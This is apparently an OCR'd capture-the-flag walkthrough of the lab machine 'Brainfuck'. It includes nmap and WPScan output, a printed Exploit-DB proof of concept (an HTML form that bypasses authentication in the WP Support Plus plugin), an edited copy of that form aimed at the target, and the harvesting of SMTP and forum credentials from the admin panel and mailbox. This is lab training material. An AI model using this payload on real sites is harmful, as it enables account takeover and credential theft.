
```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.17
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-14 10:22 +03
Nmap scan report for 10.10.10.17
Host is up (0.064s latency).
Not shown: 65530 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP RESP-CODES AUTH-RESP-CODE PIPELINING UIDL CAPA USER
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: LOGIN-REFERRALS AUTH=PLAINA0001 ENABLE SASL-IR IMAP4rev1 have Pre-login capabilities IDLE ID post-login more listed LITERAL+ OK
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
Service Info: Host:  brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.99 seconds
root@kali:/home/ghroot/Masaüstü# searchsploit Dovecot
```


1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.17 brainfuck.htb

Brainfuck Ltd.

Just another WordPress site

Dev Update

admin Uncategorized

Dev Update


SMTP Integration is ready. Please check and send feedback to orestis@brainfuck.htb


SMTP Integration is ready. Please check and send feedback to orestis@brainfuck.htb

Recent Posts

```
 | Rss Generator (Passive Detection)
 | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Login Error Messages (Aggressive Detection)

[+] administrator
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu May 14 10:58:12 2020
[+] Requests Done: 25
[+] Cached Requests: 34
[+] Data Sent: 5.815 KB
[+] Data Received: 82.619 KB
[+] Memory used: 151.621 MB
[+] Elapsed time: 00:00:03
root@kali:/home/ghroot/Masaüstü# searchsploit wp support plus
------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                        |  Path
------------------------------------------------------------------------------------- ----------------------------
WordPress Plugin WP Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities | php/webapps/34589.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation   | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL Injection          | php/webapps/40939.txt
------------------------------------------------------------------------------------- ----------------------------
```

```
root@kali:/home/ghroot/Masaüstü# cat /usr/share/exploitdb/exploits/php/webapps/41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="administrator">
        <input type="hidden" name="email" value="sth">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>

Then you can go to admin panel.root@kali:/home/ghroot/Masaüstü#
```


root@kali: ~
root@kali: ~
root@kali: ~/
GNU nano 4.9.2
<form method="post" action="http://brainfuck.htb/wp-admin/admin-ajax.php">
Username: <input type="text" name="username" value="admin">
<input type="hidden" name="email" value="orestic@brainfuck.htb">
<input type="hidden" name="action" value="loginGuestFacebook">
<input type="submit" value="Login">
</form>




```
ghroot@kali: ~   ghroot@kali: ~   ghroot@kali: ~/Masaüstü
Use '-c' if you wish to reduce results by case-sensitive searching
And/Or '-e' if you wish to filter results by using an exact match
And/Or '-s' if you wish to look for an exact version match
se '-t' to exclude the file's path to filter the search results
Remove false positives (especially when searching using numbers - i.e. versions)
hen using '--nmap', adding '-v' (verbose), it will search for even more combinations
hen updating or displaying help, search terms will be ignored

)kali:/home/ghroot/Masaüstü#
)kali:/home/ghroot/Masaüstü# cat /usr/share/exploitdb/exploits/php/webapps/41006.txt
ploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
te: 10-01-2017
ftware Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
ploit Author: Kacper Szurek
ntact: http://twitter.com/KacperSzurek
psite: http://security.szurek.pl/
tegory: web

escription

can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

roof of Concept

n method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
rm>

you can go to admin panel.ro
)kali:/home/ghroot/Masaüstü#
)kali:/home/ghroot/Masaüstü# cp /usr/share/exploitdb/exploits/php/webapps/41006.txt index.html
)kali:/home/ghroot/Masaüstü# ls
rfuck.txt  ghroot.ovpn  g.php  index.html  passwords.txt
)kali:/home/ghroot/Masaüstü# nano index.html
)kali:/home/ghroot/Masaüstü# python3 -m http.server
ing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
).0.1 - - [14/May/2020 11:15:16] "GET / HTTP/1.1" 200 -
).0.1 - - [14/May/2020 11:15:16] code 404, message File not found
).0.1 - - [14/May/2020 11:15:16] "GET /robots.txt HTTP/1.1" 404 -
).0.1 - - [14/May/2020 11:15:16] code 404, message File not found
).0.1 - - [14/May/2020 11:15:16] "GET /favicon.ico HTTP/1.1" 404 -
```


https://brainfuck.htb/wp-admin/admin-ajax.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security

https://brainfuck.htb

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

omize 1 0 New Support Plus Howdy

Home Open Ticket Sample Page

Archives

April 2017 ›

Categories

Uncategorized ›

Meta

Site Admin ›

Log out ›

Entries RSS ›

Comments RSS ›

WordPress.org ›

https://brainfuck.htb/wp-admin/options-general.php?page=swpsmtp_settings

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Brainfuck Ltd. 1 0 New Support Plus

- Comments
- Support Plus
- Appearance
- Plugins 1
- Users
- Tools
- Settings
  - General
  - Writing
  - Reading
  - Discussion
  - Media
  - Permalinks
  - **Easy WP SMTP**
- Collapse menu

SMTP Port 25

The port to your mail server

SMTP Authentication ○ No ◉ Yes

This options should always be checked 'Yes'

SMTP username orestis

The username to login to your mail server

SMTP Password kHGuERB29DNiNE

The password to login to your mail server


Save Changes

Testing And Debugging Settings


Inspector | Console | Debugger | Style Editor | Performance | Memory | Network | Storage | Accessibility

Search HTML

```
<tr class="ad_opt swpsmtp_smtp_options">…</tr>
<tr class="ad_opt swpsmtp_smtp_options">
  <th>SMTP Password</th>
  <td>
    <input type="text" name="swpsmtp_smtp_password" value="kHGuERB29DNiNE"> event
```


Inbox
Get Messages
Write
Chat
Address Book
Tag
Quick Filter
Search <Ctrl+K>
orestis@brainfuck.htb
Inbox (1)
Trash
Local Folders
Trash
Outbox
Unread
Starred
Contact
Tags
Attachment
Filter these messages <Ctrl+Shift+K>
Subject
Correspondents
Date
New WordPress Site
WordPress
4/17/17, 6:15 PM
Forum Access Details
root
4/29/17, 11:12 AM
From root <root@brainfuck.htb>
Subject Forum Access Details
To Me
Reply
Forward
Archive
Junk
Delete
More
4/29/17, 11:12 AM
Hi there, your credentials for our "secret" forum are below
username: orestis
password: kIEnnfEKJ#9UmdO
Regards
Events
25 Fri Oct 2019 CW 43
